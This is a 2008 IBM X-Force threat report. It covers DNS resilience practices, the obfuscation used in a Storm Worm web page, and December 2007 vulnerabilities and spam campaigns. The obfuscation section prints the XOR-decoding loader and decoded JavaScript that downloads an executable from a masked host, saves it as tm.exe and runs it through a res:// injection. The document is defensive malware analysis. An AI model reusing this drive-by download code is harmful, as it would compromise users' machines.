

January 2008



## IBM Internet Security Systems X-Force® Threat Insight Monthly



## **Table of Contents**

About the Report . . . . .	01
Toward a robust Domain Name System . . . . .	02
Obfuscation–Part II . . . . .	13
Prolific and impacting issues of December 2007 . . . . .	20
References . . . . .	28

## **About the report**

The IBM Internet Security Systems™ X-Force® Threat Insight Monthly is designed to highlight some of the most significant threats and challenges facing security professionals today. This report is a product of IBM Managed Security Services and is compiled by the IBM Internet Security Systems (ISS) X-Force research and development team. Each issue focuses on a specific challenge and provides a recap of the most significant recent online threats.

The X-Force team is a primary security research organization that discovers vulnerabilities and security flaws in computer networks and tracks emerging Internet threats. The X-Force team serves as trusted security advisor to the U.S. Department of Homeland Security (DHS) as well as many other federal, state and local government organizations, helping to create governmental security standards and initiatives.

X-Force team research helps form the basis for the IBM ISS protection platform. By researching vulnerabilities, IBM ISS is able to update its products and services to prevent attacks before they negatively impact an organization. IBM ISS products and services rely on X-Force team research to preempt threats. Questions or comments regarding the content of this report should be addressed to [XFTAS-help@iss.net](mailto:XFTAS-help@iss.net).

## **Toward a robust Domain Name System**

### **Introduction**

In December 2007, a major digital subscriber line (DSL) provider lost connectivity to its resolving name servers over a large portion of the Southeastern United States.<sup>1</sup> This was reportedly due to a failure of a single router. Customers across several states, who were depending on that provider's name servers, found that they were without connectivity even though their DSL service was fully functional. Other customers of this provider, who were running their own name servers, experienced no disruption. In fact, some reported improved service and bandwidth during that outage due to the loss of demand from the affected customers. This was an avoidable problem, had Domain Name System (DNS) best practices been followed.

Often considered to be an Achilles' heel of the Internet, DNS is one of the ubiquitous core services upon which the entire Internet depends. If the DNS were to completely fail, the Internet would come to an absolute halt. At the time of its origination, scant attention was explicitly paid toward security issues. In the years since, many new features, conventions and resource types have been added to the DNS. Many Best Current Practice (BCP) documents, Request for Comments (RFCs), secure DNS templates and deployment papers have been written and published over the years for reliable and secure DNS, but these practices have been largely ignored in many DNS installations. Some of the newer features, such as transactional signatures for dynamic updates, have been security related and a whole "Secure DNS" system has been standardized and is slowly moving into deployment.

The DNS frequently comes under attack and measures have been taken to make this service more resistant to such attacks. In spite of its origins during a time where security was not a major consideration, the DNS has proven, over time, to be extremely resilient. But there is always more that can be done to make DNS deployments, globally or locally, more robust, more resilient and more resistant to attackers.

### **The Domain Name System**

The DNS is a highly distributed, almost amorphous, dynamic system of name servers scattered throughout the Internet. The DNS acts as a lookup service, translating domain names into Internet addresses or other related information. A complete name is referred to as a fully qualified domain name, or FQDN. The names are in the form of a right to left hierarchy of higher domains or “zones.” Some zones exist to facilitate the reverse lookup of addresses – both Internet Protocol version 4 (IPv4) and Internet Protocol version 6 (IPv6) – back to names through a series of translations and conventions. There is a fine distinction between a zone and a domain, where a zone relates to a region of authority, while a domain is a specific designation within a name. Largely, though, they are equivalent, generally with a 1:1 correspondence, and the terms are used interchangeably depending on whether one is referring to a name on the Internet or sets of data within a name server.

The name servers pass lookup requests for domain names through a series of delegations, redirections and recursions, based on that hierarchy, to an appropriate name server containing the desired lookup information. The information returned in response to that request may then be cached in local name servers to optimize multiple requests and improve the efficiency of the system.

A delegation is an assignment of authority. For instance, within the top level domain “com” there is a delegation indicating what name servers are responsible for the “test.com” zone. The “com” name server hands off that responsibility to the delegated name server which then responds to \*.test.com domain requests. In turn, that name server may further delegate sub-domains.

In the case of a recursion, the name server handles a request by recursively querying another delegated name server on behalf of the requester. In the case of redirection, the name server handles a request by responding back to the requester with the delegation information pointing to another name server, which the requester must then query. In processing a query, the transactions between servers often involve a mix of redirections and recursions.

There are advantages and disadvantages to both methods. By using recursion, the flow of DNS data can be marshaled and regulated. Response data from recursive queries can also be cached in the name servers. On the other hand, it means the resolving name servers must process all the DNS traffic through them and all requests are subject to the aggregated latency. But the caching can eliminate much of the latency by getting rid of redundant queries for partial domains and sub-queries.

Part of the DNS resiliency derives from its highly distributed nature. Information is distributed across many name servers and any one piece of information generally has several name servers which are “authoritative” for it. Attacking one piece is generally very localized, either by geography or by topology, or by impacted domain.

#### **The root name servers**

At the “root” of the DNS are the root name servers. These are the servers in charge of the “.” zone at the pinnacle of the DNS. These servers have delegations for all of the global top level domains (gTLD), such as .com, .net, .org, and .edu; as well as delegations for the geographical or “country code” top level domains (ccTLD) such as .us, .uk, .jp, .cn, etc; and for the reverse lookup infrastructure domains in-addr.arpa for IPv4 and ip6.arpa for IPv6. The root name servers are specially configured name servers which do not provide any sort of recursion and have no need to cache any response data. Any requests reaching the root name servers are redirected to the servicing name servers. Those redirections are rapidly cached by the requesting name servers, further reducing the load on the root servers and distributing the delegation information.

These are, putatively, 13 name servers (A-M) which are configured into other name servers in the form of “root hints.” In reality, there are many more than just 13 systems representing these servers. Some of the 13 root servers are on “anycast” addresses. These are addresses that are advertised from many points on the network and a request to one of these addresses is routed to the topologically nearest server. In this way, a single “root server” is actually serviced by many servers distributed across many diverse networks. Attacking one of these anycast servers is going to have minimal effect. Use of anycast addresses for name servers is largely restricted to the root name servers. Additionally, use of anycast addresses requires advertising the servers in the Border Gateway Protocol (BGP), another fundamental core protocol of the Internet, and is limited to the core Internet infrastructure.

The root name servers have come under Distributed Denial of Service (DDoS) attacks several times in the past several years. Rarely has an attack had any more than minimal or localized impact on the DNS. In spite of the dire “sky is falling” warnings, the DNS has simply absorbed the attacks. Moving more of the root name servers to any cast addresses has further “bullet proofed” the root servers from DDoS attacks.

### **Resolvers and name servers**

The root name servers are a special class of name server of their own, but the general name servers can be broken down into several broad categories.

- **Resolvers** are merely the front end client libraries which issue DNS queries. They are not, strictly speaking, servers in and of their own right, even though they are providing a service to the applications calling upon them. Typical resolver libraries support querying up to three name servers and handle issues of translating simple host names into fully qualified domain names for full DNS queries.
- **Caching** name servers are name servers which recursively forward resolver requests to other name servers and then cache the responses. These name servers may have explicit forwarding rules for well-known domains, may default to forwarding to other caching name servers or may rely on the “root hints” to tell them how to query the root name servers for the next delegation leading to the name server they need to contact to service a given request.

- ***Authoritative** name servers, or zone servers, are name servers which have the primary zone data containing all the resource records for a zone. A resource record for a name is merely an entry describing the type of resource and its value. In most cases, names may have multiple resource records of various types associated with them. These may be forward address lookups for translating names within a domain for which that zone is responsible, reverse pointer records for address to name lookups or other text or service or alias records relating to names or to the zones. Zones may also contain additional delegations to other name servers for sub-domains and other zones.*

Typically, for any given zone, an authoritative name server may be a master or any one of a number of slaves (referred to as primary and secondaries under previous terminology and standards documents). Slaves generally and ultimately obtain their zone data from the master, but it could be any other name server which is authoritative for that zone. For purposes of responding to queries, the master and all the slaves can respond equally well and with equal authority. There are specific protocols which take place between the slaves and the master for maintaining synchronization and transferring updates. Any given name server may be a master for some zones while a slave for others.

Name servers can be authoritative for some zones while also performing recursive queries for clients and caching results. While this is a very common configuration, it is not the most optimal for maintaining a robust, resilient deployment. The purposes of an authoritative name server are largely orthogonal to the purposes of a caching name server. Sharing of protocol and code is largely an application convenience which has led to some poor practices over time.

### **Distribution of name servers**

The DNS was designed to be a highly distributed system with multiple redundant roots (now enhanced with multiple anycast servers), distributed authoritative name sources and redundant resolving and caching servers. This was part and parcel of the basic design. The intent was to spread the load across multiple servers in diverse locations to reduce load on individual servers, provide redundancy and eliminate single points of failure, while reducing the maintenance required to sustain coherent name lookup tables around the network.

---

*RFC 2182 states: secondary servers must be placed at both topologically and geographically dispersed locations on the Internet, to minimize the likelihood of a single failure disabling all of them.<sup>2</sup>*

---

For large organizations, deploying a diverse array of name servers should be easy, but is often avoided in the name of consolidation or in the simple name of control. For small organizations, dispersed distribution is more difficult to achieve and may depend on contracting with outside services. For individuals and very small organizations, the problem only gets worse. Consequently, the diverse deployment in DNS is often suboptimal for different reasons. The resiliency and robustness of a DNS deployment is intrinsically linked to its distribution. Short change the distribution of the name servers and the robustness of the deployment is compromised.

### **Attacks upon the DNS**

The DNS has come under various attacks over the years and it will continue to come under attack in the future. Typically, Denial of Service (DoS) and Distributed Denial of Service (DDoS) attacks attempt to flood the name server with so much data that the server can not service legitimate requests. These are rarely successful to any great extent due to the distributed nature of the DNS. Few have the resources necessary to maintain a flood of data for extended periods to significantly impact the DNS. Attacks of this sort are also noisy (they generate a lot of detectable traffic) and tend to attract attention to the attackers. Some DoS attacks have simply exploited vulnerabilities in specific versions of particular name servers. Other DDoS attacks have actually exploited features in some name servers (specifically recursion) to launch DDoS attacks against other services.

In addition to attacks attempting to crash DNS servers through vulnerabilities, there have been cases in the past where name servers have been compromised by remote execution vulnerabilities. These have not taken place in many years, but the prospect must always be a serious consideration. Modern name servers employ protection mechanisms, such as “chroot” and unprivileged accounts to prevent attackers from accomplishing extensive damage and to control the propagation of any collateral damage. This protection can be improved by proper configuration and deployment of slaves to protect critical master servers.

Cache poisoning is another popular attack on DNS. In this case, an attacker feeds falsified information to a caching name server to redirect queries to servers under the attacker’s control. This facilitates phishing and malware distribution. Such an attack is almost always localized and tends to clear up as caches expire, but it can be an extremely vexing problem when and where it occurs. Modern name servers incorporate various defensive mechanisms to prevent cache poisoning. An important note, though, is that if a name server is forwarding to another caching name server, that first name server depends on the second one to prevent cache poisoning. This is a weakest link situation that may occur if a smaller organization runs its own name server that forwards to its Internet Service Provider (ISP).

Unfortunately, one of the biggest threats to DNS security is user error. Mistakes are easily made and, due to the innate resilience of the DNS, problems may not show up right away. In January of 2001, a very large international corporation lost its entire public DNS infrastructure due to a simple error in configuring a firewall that cut off all of their public slave name servers from the master.<sup>3</sup> The problem did not manifest itself until several hours after the misconfiguration, when the cache refresh timing (the “time to live” or TTL in DNS parlance) in the slaves began to fail and they invalidated the cached zones. The recovery, which took days, was aggravated by the fact that all of their name servers were on a single network. Malicious individuals attacked that single point of failure, which became known once the initial mistake and misconfiguration was publicized in the news.

### **Secure DNS**

“Secure DNS” is an enhancement to the basic DNS of security signatures on responses, transactions and zones that makes it more difficult to spoof and poison the DNS information. Secure DNS has been around for quite some time, but its deployment has been largely lackluster. Deploying Secure DNS is not a trivial undertaking and does not have an immediate apparent return on investment. The features of Secure DNS are desirable in the long run but, when everything is working, there is no incentive to deploy Secure DNS, and when things are broken, everyone is too busy just getting things running again. The intrinsic resilience of the basic DNS service actually contributes to the lack of Secure DNS deployment, because basic DNS works well enough on its own the vast majority of the time.

### **Name servers and “views”**

Some name server software packages support “views,” where the responses returned depend upon the address of the requester. This is a powerful facility that should be used with caution. It is not a substitute for multiple name servers. It also increases the configuration complexity of the name servers, raising the possibility for errors, failures or leakage of inappropriate information. This ability also makes configurations more confusing and difficult to understand, causing maintenance to be more difficult and maintainers more fearful of “tinkering” with it.

### **Enhancing DNS robustness**

There are many ways to enhance the resiliency and robustness of a DNS deployment.

- ***Split the DNS functionality between specialized name servers.*** *Even though a given DNS server can serve as an authoritative name server, a caching server and a recursive resolver, users should split up this functionality. The authoritative name servers servicing the various zones should have recursion completely disabled. This helps prevent abuse of the name servers for DDoS attacks against other sites. Although the caching name servers acting as resolvers for clients would have recursion enabled, these do not need to be exposed to clients outside of the organization. DNS activity can then be marshaled into and out from the networks through these well defined paths, thus also limiting the threat from DNS based “covert tunnels,” another nefarious threat not covered in this article.*

- **Isolate the DNS services from other services.** *While many systems – Windows based or UNIX based – may support multiple services on common servers, there is no need to run an authoritative name server on a Web or mail server. Compromise of a Web server or an e-mail server must not result in a compromise of the name service. In this age of virtualization, it is not that difficult to isolate the DNS functionality to a logical machine with no other sources of risk running.*
- **Distribute the authoritative name servers as much as possible.** *It is recommended that an organization have a minimum of three authoritative name servers located on three different networks servicing a zone. If possible, they should be distributed geographically as well as topologically. Some large companies have suffered consequences by ignoring this “best practices” edict, as described in RFC 2182. These organizations had their entire domains knocked offline for days due to minor errors or attack, as a result of their name servers being on a common network or having a common point of failure. Smaller organizations can contract with outside services which host zones as slaves on their larger DNS server farms.*
- **Distribute the caching name servers.** *While small organizations may rely on a few caching name servers, larger organizations can benefit from a greater number of distributed caching name servers. Distributing the caching name servers cuts down on query latency at the cost of some increased DNS traffic. Having only a few caching servers creates a bottleneck for DNS queries and potential single points of failure. More name servers spread the load, reduce the query latency and eliminate single points of failure.*
- **Do not expose the zone master servers.** *Public DNS servers should all be slaves to a master server which is not exposed to the greater Internet. A compromise of a slave server may cause localized problems, but it can be readily identified, shut down and replaced without disrupting the service of the other slaves or the operation of the master. A compromise of the master name server compromises zone data from all the name servers. This kind of issue can be one from which it is extremely difficult to recover. Any name server acting as a master for a zone must be protected above all else. Minimizing its exposure to attack greatly reduces any threats.*

- **Restrict zone transfers to well-defined connections between the master and slave name servers and to any monitoring systems.** Zone transfers communicate the entire contents with all the resource records to a requester in one transaction. As a rule, the only reason for permitting this would be to supply zones from a master out to the slaves or to allow for monitoring from well-defined control points.
- **Run frequent verifications.** Verify that the contents of each of the slave systems agree with the contents of the master. A separate, independent monitor system with access to both the slaves and the master can periodically run coherency checks to ensure that one or more the slaves have not been compromised. This system could even involve an entirely separate, private, slave name server which could be used to check the other slaves using other communications channels and validate the information in the zone against the master files on the master server.
- **Keep name server software up to date.** Bugs in name server software have been discovered and will continue to be discovered. By having deep redundancy in the distribution of name servers, updating of name server software is actually facilitated. Selected slaves can be updated and tested, while others maintain a stable baseline. Once updated servers are verified, the remaining slaves can be updated. Similarly, with multiple distributed caching servers, the caching servers can be individually updated and tested with no threat to the authoritative zone servers and no risk to the clients they serve.
- **The critical piece of the pie, the master zone server, can be updated in a much more leisurely time frame, since it should be isolated from the outside network and any outside threat.** Updates to the master are also facilitated via the “time to live” in the slaves where they hold the zone data for longer periods of time even if the master is down. The period of time for which the data is held can be as long as days. However, there is a down side to the time to live in the zones. If something does go wrong in the communications between the master and the slaves, it can take days for the failure to manifest itself to the outside network, making troubleshooting of the root cause that much more difficult. This makes monitoring of the name servers all the more important. The monitoring system should detect and alarm on any failure of the master, as well as any mismatches with the slaves.

- **Use separate sub-domains or zones for dynamic DNS.** *Dynamic DNS is usually used for name address mapping of dynamic workstations where resources may change addresses periodically. This rule is generally not true for advertised services, such as Web, file transfer protocol (FTP) or e-mail. The zones for such static advertised services should not be subject to the risk of rogue dynamic updates. Conversely, by not having advertised services in the dynamic sub-zones, threats from compromise are mitigated. Separate static and dynamic zones also facilitate monitoring and validation.*
- **Use transactional signatures to control dynamic DNS.** *If an organization is using dynamic DNS, it should control access to the master servers from only the expected sources of dynamic updates – such as Dynamic Host Configuration Protocol (DHCP) servers and management servers – and use Transactional SIGnature (TSIG) to lock and validate those changes. Do not merely rely on IP address validation for restricting dynamic updates.*
- **Do not use name server views in place of multiple distributed specialized name servers.** *Name server views are a powerful tool for customizing the delivery of DNS query results from a single name server to requesters which has classically been done with different name servers. However, this customization comes at the cost of increased complexity; it was not designed for the purpose of minimizing and consolidating the number of name servers in a deployment. Doing so reduces distribution and, thus, reduces resiliency.*

## Conclusion

The Domain Name Service is a fundamental core protocol upon which the entire Internet currently depends. The DNS is an old service and protocol and, in spite of not having a security-driven design from the start, is exceptionally resilient. Unfortunately, misconfiguration, DoS/DDoS attacks and cache poisoning threaten the DNS. However, there are many ways to enhance the resiliency and robustness of a DNS deployment. Simply following DNS best practices will help organizations to mitigate these threats. While some planning is needed to enhance resiliency and produce a robust DNS deployment, the result is a stable and highly maintainable DNS that is resistant against attack.

## Obfuscation—Part II

Part I of this series, highlighted in the December 2007 edition of this report, explored the theory of obfuscation. The terms “functional equivalence” and “lexical” and “functional obfuscation” were defined and discussed. Part II of this series focuses on the structure and obfuscation of an hypertext markup language (HTML) document containing Javascript as used by one of the “Storm Worm” variants. The Storm Worm, malware that has garnered extensive media coverage this year, is actually an alias for W32.Worm.Nuwar, a mass-mailing worm and W32.Trojan.Peacomm, a Trojan with bot and rootkit functionality. The malware sample discussed in this article was captured in mid-November. The structure of the HTML document itself, the methods used to attack the browser and the obfuscation of those methods are detailed in this article.

### The sample

As indicated in Part I, obfuscation is “the activity of obscuring people’s understanding.”<sup>4</sup> This definition fits exactly with the intent of the malware authors of the sample highlighted below. The purpose of the HTML document is to entice users to download and run malicious code which would install a bot component on their system. The HTML document itself appears fun, friendly and to host something completely innocuous.

Below is the malicious Web page rendered in a browser. Looking strictly at the HTML source of the document (no JavaScript – JS) – yet), it is possible to see that it has a very clean document design:

---

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://
www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1" />
<title>Dancing Skeleton</title>
<style type="text/css">
<!--
body {
background-color: #000000;
```

```
}
-->
</style></head>

<body>
<div align="center">
  <table width="900" border="0" cellspacing="0" cellpadding="0">
    <tr>
      <td></td>
    </tr>
    <tr>
      <td></td>
    </tr>
    <tr>
      <td><a href="halloween.exe"></a></td>
    </tr>
  </table>
</div>
</body>
</html>
[rest of document removed for brevity]
```

---

Notice the emphasized line above. This is a simple anchor tag that directly links to the malicious application, called *halloween.exe*. Obfuscation is not used in this section of the HTML source code – only a socially-engineered harmless sounding filename is used. The other thing to note with this source code is that it works in all browsers. There are no display tricks involved. It is an especially straightforward, well laid out document. Any of today's browsers would be able to display the layout of this page and make it appear friendly and enticing.

### And now the script

The truly sinister part of this document, besides the social engineering aspect, is the JS portion of the document that is attached at the end of the HTML. The source code snippet below is the continuation of the previous sample and followed directly after the closing HTML tag “</html>”. The text below has been formatted from its original version for readability and brevity:

---

```
<div id="mydiv"></div><Script Language='JavaScript'>
function xor_str (plain_str, xor_key)
{
    var xored_str = "";
    for (var i = 0; i < plain_str.length; ++i)
        xored_str += String.fromCharCode (xor_key ^ plain_str.charCodeAt
(i));
    return xored_str;
}
function kaspersky (changed, one) { };
function kaspersky2 (changed, two) { };
var plain_str = "\xfe\xd3\xd4\xd3\xd4\xd3\xd4\xd3\xd4\xd3\xd4...
removed for readability...";
var xored_str = xor_str (plain_str, 222);
eval (xored_str);
</script>
```

---

Focusing on the emphasized lines above, notice that the variable “*plain\_str*” contains the values “\xfe\xd3\xd4\xd3\xd4...”. In JS, this creates literal characters where “\xfe\xd3” maps to the ASCII characters with values 254 and 211 respectively. The next line of the script, though, calls a JS function which converts those characters:

---

```
var xored_str = xor_str (plain_str, 222);
```

---

The call above stores the returned value in the variable “*xored\_str*”. In this instance, this function simply iterates over each character in “*plain\_str*” and does a bitwise XOR on that character with the value of 222.<sup>5</sup> This process will convert the character “\xf3”, with a decimal value of 254 into the decimal value 32, or hex 20 which is a space:

---

**original**

\xfe\xd3\xd4\xd3\xd4\xd3\xd4\xd3\xd4\xd3\xd4\xd3\xd4\xd3\xd4\xd3\xd4\xd3

**XOR'd**

\x20\x0d\x0a\x0d\x0a\x0d\x0a\x0d\x0a\x0d\x0a\x0d\x0a\x0d\x0a\x0d\x0a\x0d

**ASCII**

spc \r \n \r \n \r \n \r \n \r \n \r \n \r \n \r \n \r \n \r

---

By XOR-ing each char with 222, the obfuscated string is made clear. The first row consists of the original hex values, the second row contains the hex value after the XOR operation has been applied, and the third row is the ASCII equivalent of those de-obfuscated values.

As can be seen, the first 18 characters of the byte string are just a space followed by several carriage returns and line feeds.

**Hidden intentions**

In order to view more meaningful code, let us translate 15 characters starting at character 135. The resulting stream of bytes translates as follows:

---

**original** \xa8\xbf\xac\xfe\xa6\xba\xe3\xfc\xa8\xbf\xac\xfe\xa6\xfe\xe3  
**XOR'd** \x76\x61\x72\x20\x78\x64\x3d\x22\x76\x61\x72\x20\x78\x20\x3d  
**ASCII** v a r spc x d = " v a r spc x spc =

---

Now it is possible to see that within this large string of seemingly gibberish bytes, there is something that more resembles JS source code.

What follows is a decoded representative sampling of the script embedded of the long XOR obfuscated byte string. The entire script is over 500 lines of text and is not needed to comprehend the methods used to obfuscate the code. The only changes done to the code below are to format it for easier reading and to hide certain machine addresses. Also, scattered throughout this source code were carriage returns and spaces, which were removed for readability:

---

```
var xd = "var x = new ActiveXObject('Mic'+ros+'oft.X'+MLHTTP');" +
  "x.Open('GET','http://xx.xxx.xx.xxx/file.php',0);x.Send();var "+
  "s=new ActiveXObject('ADODB.Stream');s.Mode = 3;s.Type = 1;s.O"+
  "pen();s.Write(x.responseBody);s.SaveToFile('../tm.exe',2); ";
ed = escape (xd);
var url = 'res://mmcmdmgr.dll/prevsym12.htm#%29%3B%3C/style%3E%3Csc'+
  'ript%20language%3D%27jscript%27%3Ea%3Dnew%20ActiveXObject%28%2'+
  '7Shell.Application%27%29%3B' + ed + 'a.ShellExecute%28%27../tm'+
  '.exe%27%29%3B%3C/script%3E%3C%21--//%7C0%7C0%7C0%7C0%7C0%7C0%7'+
  'C0%7C0';
document.location = url;
var mm = new Array ();
vvar mem_flag = 0;
function h () {
  mm = mm;
  setTimeout ("h()", 2000);
}
function getb (b, bSize) {
  while (b.length * 2 < bSize) { b += b; }
  b = b.substring (0, bSize / 2);
  return b;
}
}
```

---

The above sample is an excellent representation of concepts discussed in the first article of this series. The placement of carriage returns and spaces in the source code is an attempt at lexical obfuscation. By inserting the characters randomly within the script at locations that will not break the script, the string representing the code of the script is changed. This new format could possibly break detection signatures. The string '*Mic<ins>ros</ins>oft.X'+MLHTTP*', located in the first line of the sample above, is another example of obfuscation within this encoded string. In code, this evaluates to *Microsoft.XMLHTTP*. This example illustrates the concept of functional equivalence with lexical obfuscation methods.



Once the script has been decoded, the now plaintext script is passed to the *eval()* function call, which executes the contents of the script in the context of the currently running session. The script is executed normally within the browser, just as if it were never obfuscated.

#### **Concluding remarks**

The sample presented here attacked multiple vulnerabilities in common Web browsers in use today and those attacks were fairly easy to hide within the source of the page. The methods used were automated. The obfuscated strings were quite different from the same malware variants and are still in use and growing more advanced on a daily basis.


The methods described in this article are only the tip of the iceberg for JS obfuscation. As more applications move to the Web, miscreants will continue to attack the browser as the path of least resistance to victim compromise. With these attacks, there will be further developments in obfuscation in order to hide the attacks from detection and to hamper analysis conducted by researchers.

## Prolific and impacting issues of December 2007


### Significant disclosures

In December, X-Force team analysts researched and assessed 472 security related threats. A significant percentage of the vulnerabilities featured within the X-Force team research database became the focal point of malicious code writers whose productions include malware and targeted exploits.

There was an 11 percent increase in the total number of vulnerabilities identified and cataloged last month over the previous month. In fact, the month of December was one of the more active months in 2007 with regards to vulnerability disclosures.



The chart below categorizes the vulnerabilities researched by X-Force team analysts according to what they believe would be the greatest categories of security consequence that could result from exploitation of the vulnerability. The categories are: Bypass Security, Data Manipulation, Denial of Service, File Manipulation, Gain Access, Gain Privileges and Obtain Information.\*



---

**Bypass Security – 6.30%**

An attacker can bypass security restrictions such as a firewall or proxy, an IDS system or a virus scanner.

---

**Data Manipulation – 16.30%**

An attacker is able to manipulate data stored or used by the host associated with the service or application.

---

**Denial of Service – 11.30%**

An attacker can crash or hang a service or system, or take down a network.

---

**File Manipulation – 0.90%**

An attacker can create, delete, read, modify or overwrite files.

---

**Gain Access – 50.50%**

An attacker can obtain local and remote access. This also includes vulnerabilities in which an attacker can execute code or execute commands, because this usually allows the attacker to gain access to the system.

---

**Gain Privilege – 3.50%**

An attacker can gain privileges on the local system only.

---

**Obtain Information – 11.30%**

An attacker can obtain information such as file and path names, source code, passwords or server configuration details.

On December 11, the X-Force team published a protection alert to address an Apple QuickTime remote code execution issue that was being actively exploited in the wild. Several exploits utilizing this issue had been made publicly available. This stack-based buffer overflow, caused by improper bounds checking of the Real Time Streaming Protocol (RTSP) Content-Type header, could allow an attacker to completely compromise a vulnerable system.

- *A protection alert provided by IBM Internet Security Systems: Apple QuickTime RTSP Content-Type Remote Code Execution*<sup>6</sup>
- *QuickTime 7.3.1*<sup>7</sup>
- *CVE-2007-6166*<sup>8</sup>

The X-Force team also published a protection advisory and a protection alert that same day to address several of the serious issues disclosed in Microsoft's December Security Release.

The X-Force team analysts discovered four vulnerabilities affecting Microsoft Windows Media Player. By creating a malicious .ASF file and enticing a user to click a link or open a file, an attacker could trigger a heap overflow through a malformed ASF stream and remotely execute unauthorized code with the privileges of the user. The widespread nature of Windows Media Player, coupled with the impact of these vulnerabilities, means these issues should be considered highly critical.

- *A protection advisory provided by IBM Internet Security Systems: Multiple (4) Microsoft Windows Media Player .ASF Remote Code Execution Vulnerabilities*<sup>9</sup>
- *Microsoft Security Bulletin MS07-068 – Critical: Vulnerability in Windows Media File Format Could Allow Remote Code Execution (941569 and 944275)*<sup>10</sup>
- *CVE-2007-0064*<sup>11</sup>

The protection alert highlights remote code execution vulnerabilities in Microsoft DirectShow. A remote attacker could exploit these issues to execute arbitrary code on the system when specially-crafted parameters in a Synchronized Accessible Media Interchange (SAMI) file, .WAV file, or .AVI file are parsed. The widespread nature of Microsoft DirectShow coupled with the impact of the vulnerabilities means these issues should also be considered highly critical.

- *A protection alert provided by IBM Internet Security Systems: Multiple Microsoft DirectShow Remote Code Execution Vulnerabilities*<sup>12</sup>
- *Microsoft Security Bulletin MS07-064 – Critical: Vulnerabilities in DirectX Could Allow Remote Code Execution (941568)*<sup>13</sup>
- *CVE-2007-3901*<sup>14</sup>
- *CVE-2007-3895*<sup>15</sup>

### **Additional December highlights**

This section of the report briefly covers some of the additional threats facing security professionals during the month of December.

#### Malcode corner

##### *Stormy holidays*

As predicted in the November 2007 edition of the X-Force Threat Insight Monthly, the Storm Worm spam campaign targeted the holiday season, utilizing “Mrs. Clause” and New Year themes. The Christmas spam run occurred just before December 25 and the New Year spam run occurred on and continued after December 25.

The spam e-mails pointed to malcode download sites which use the fast-flux technique so the sites are resolved to several different IP addresses:

---

```
Resolving merrychristmasdude[dot]com... done.  
Connecting to merrychristmasdude[dot]com[24.232.111.168]:80...  
connected.
```

```
Resolving merrychristmasdude.com... done.  
Connecting to merrychristmasdude[dot]com[195.14.206.25]:80...  
connected.
```

```
Resolving merrychristmasdude.com... done.  
Connecting to merrychristmasdude[dot]com[68.253.178.215]:80...  
connected.
```

---

This technique complicates matters for individuals attempting to take down the malicious sites. Below are examples of the spam e-mail contents and screen-shots of the malcode download sites:

---

**Christmas "Mrs. Clause" theme**

**E-mail Content:**

**Subject:**

Mrs. Clause  
Your Secret Santa  
Merry Christmas From your Secret Santa

**Body:**

Nothing chilly about this. See for yourself. It will only take a min.  
[hxxp://merrychristmasdude\[dot\]com/](http://merrychristmasdude[dot]com/)

--

This Christmas, we want to show you something you will really enjoy.  
Hey what can 1 min from your day hurt. You wont regret it for sure. ;-)  
[hxxp://merrychristmasdude\[dot\]com/](http://merrychristmasdude[dot]com/)

--

hey,  
Winter can be cold. I bet you could use a little something to warm you  
up. Take out a few minutes and give your self a gift. lol  
[hxxp://merrychristmasdude\[dot\]com/](http://merrychristmasdude[dot]com/)

**Screenshot of malicious site:**



**Malcode filename:** stripshow.exe

---

---

**New Year “E-card” Theme**

**Subject:**

A fresh new year  
Happy 2008 To You!  
It's the new Year

**Body:**

A fresh new year  
hxxp://uhavepostcard[dot]com/  
--

Blasting new year  
hxxp://uhavepostcard[dot]com/  
--

Message for new year  
hxxp://uhavepostcard[dot]com/

*(domain name varies)*

**Screenshot of malicious site:**

Your download should begin shortly. If your download does not start in approximately 15 seconds, you can [click here](#) to launch the download and then press Run. Enjoy!

**Malcode filename:** happy2008.exe *(malcode name varies)*

---

The group responsible for the Storm Worm has been active now for a year and, as long as they are active, expect that the Storm Worm spam campaigns will continue to materialize in 2008. What will possibly be the next tactic used? How about fake e-cards for Valentines?

**Sample harvesting**

It is worth noting that as part of the continued effort of the X-Force team in the strengthening of IBM ISS antivirus, anti-spyware and anti-malware protection, the X-Force team investigated and added another 23,511 new samples to the malware zoo this month.

List of Contributors for this paper include:

Michelle Alvarez – Analyst, IBM ISS X-Force Threat Analysis Service

Jeremy Kelley – Threat Assessment Analyst, IBM Threat Intelligence

Luann Johnson – Manager, IBM ISS X-Force Database

Vernon Jackson – Engineering Manager, IBM ISS X-Force VPS Team

Michael Warfield – Senior Researcher and Analyst, IBM ISS X-Force Threat Analysis Service

Mark Vincent Yason – Researcher, IBM ISS X-Force Advanced Research

## References

### **Toward a robust Domain Name System**

DNS Best Practice Resources

[http://www.infoblox.com/library/dns\\_resources.cfm](http://www.infoblox.com/library/dns_resources.cfm)

Secure BIND Template

<http://www.cymru.com/Documents/secure-bind-template.html>

DNS Attack Factsheet, March 8, 2007

<http://www.icann.org/announcements/announcement-08mar07.htm>

RFC 1912: “Common DNS Operational and Configuration Errors”

<ftp://ftp.rfc-editor.org/in-notes/rfc1912.txt>

<sup>1</sup> DSL outage hits AT&T in Southeast, December 4, 2007

<http://www.cnn.com/2007/TECH/12/04/att.outage.ap/index.html>

<sup>2</sup> RFC 2182, “Selection and Operation of Secondary DNS Servers”,

<ftp://ftp.rfc-editor.org/in-notes/rfc2182.txt>

